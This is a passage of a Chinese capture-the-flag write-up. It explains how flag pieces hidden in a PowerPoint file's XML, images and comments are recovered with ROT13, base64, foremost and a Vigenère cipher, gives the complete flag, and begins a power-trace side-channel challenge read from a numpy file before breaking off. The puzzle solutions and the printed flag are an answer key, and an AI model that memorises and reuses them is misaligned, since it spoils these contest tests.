




part6


在第五张PPT的画面外





part7


查看PPT的xml文件，在ppt/slides/slidew.xml中找到第七部分hint，先rot13再base64



slide4.xml - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
/p:sp><p:sp>
/a:p></p:txBody></p:sp><p:pic><p:nvPicPr><p:cNvPr id="5" name="ROT13(All)"/><p:cNvPicPr><a:picLocks noChangeAspect="1"/></p:cN
```



part8

在ppt/slideLayouts/slideLayout2.xml中找到第八部分和hint，先删去四个字母再base64

slideLayout2.xml - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)


> <p:spTree> <p:nvGrpSpPr> <p:cNvPr id="1" name=""/> <p:cNvGrpSpPr/> <p:nvPr/> </p:nvGrpSpPr> <p:grpSpPr> <a:xfrm> <a:off x="0" y="0"
me="图片 2"/> <p:cNvPicPr> <a:picLocks noChangeAspect="1"/> </p:cNvPicPr> <p:nvPr userDrawn="1"/> </p:nvPicPr> <p:blipFill> <a:blip r:em
st/> <a:latin typeface="Menlo"/> </a:rPr> <a:t>c1GFSbd3Dg6BODbdl</a:t> </a:r> </a:p> </p:txBody> </p:sp> <p:sp> <p:nvSpPr> <p:cNvPr id=
ang="zh-CN" sz="4400" b="0" dirty="0"> <a:solidFill> <a:srgbClr val="ABB2BF"/> </a:solidFill> <a:effectLst/> <a:latin typeface="Menlo"/> </a:rF

第 2 行，第 2387 列 100% Windows (CRLF) UTF-8

slideLayout2.xml - 记事本


文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)


)00"/> </a:schemeClr> </a:lnRef> <a:fillRef idx="1"> <a:schemeClr val="accent1"/> </a:fillRef> <a:effectRef idx="0"> <a:schemeClr val="acce
:"1"/> <p:nvPr userDrawn="1"/> </p:nvSpPr> <p:spPr> <a:xfrm> <a:off x="4183008" y="1528885"/> <a:ext cx="3642401" cy="1446550"/> </a:x
Fit/> </a:bodyPr> <a:lstStyle/> <a:p> <a:pPr marL="0" marR="0" lvl="0" indent="0" algn="l" defTabSz="914400" rtl="0" eaLnBrk="1" fontA
ll> <a:effectLst/> <a:latin typeface="Menlo"/> </a:rPr> <a:t>' B ' / b' / 1 ' / 3' </a:t> </a:r> </a:p> </



part9


对这个PPT进行foremost，分离出的一张图片左下角有base64编码






part10

第四张PPT里有一些批注，维吉尼亚密码





将十个部分合起来得到完整的flag

flag{e675efb3-346f-405f-90dd-222b387edee9}

Power_Trajectory_Diagram

调用numpy库读取**npz**文件内容，先大概看看有什么东西

```
import numpy
data = numpy.load("attachment.npz")
print (data.files)    #['index', 'input', 'output', 'trace']
```

可以看到有四个**npy**文件，再分别看看大概有什么内容

```
import numpy
data = numpy.load("attachment.npz")
#['index', 'input', 'output', 'trace']
with open("index","w") as f:
    f.write(str(data["index"]))

with open("input","w") as f:
    f.write(str(data["input"]))

with open("output","w") as f:
    f.write(str(data["output"]))

```

```
with open("trace","w") as f:
    f.write(str(data["trace"]))
```

index中有重复内容，40个相同数字一组，从0到12，共520个数字

input中有循环内容，40个一组，共520个，包含小写字母a-z,数字0-9以及符号_！@＃

到这里大概可以感觉到有意引导40个一组的思想，input应该是个字典

output中没内容

trace中则是大量的数据，可能是功耗值，如果用winhex打开npz解压得到的trace.npy文件，可以很清晰地看到对应数据行列长度：

trace.npy

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII	UTF-8
93	4E	55	4D	50	59	01	00	76	00	7B	27	64	65	73	63	“NUMPY v {'desc	□ PY□□v□{'desc
72	27	3A	20	27	3C	66	38	27	2C	20	27	66	6F	72	74	r': '<f8', 'fort	r': '<f8', 'fort
72	61	6E	5F	6F	72	64	65	72	27	3A	20	46	61	6C	73	ran_order': Fals	ran_order': Fals
65	2C	20	27	73	68	61	70	65	27	3A	20	28	35	32	30	e, 'shape': (520	e, 'shape': (520
2C	20	35	30	30	30	29	2C	20	7D	20	20	20	20	20	20	, 5000), }	, 5000), }

520×5000，其中520恰好与之前的index和input数据个数一样

于是可以按照40行一分组，若每1行是一部分，则正好对应40个字符，结合index索引的意思，可能是通过某种比较，得到一个排列顺序，获取一个特别的index，再根据input获取对应密码值

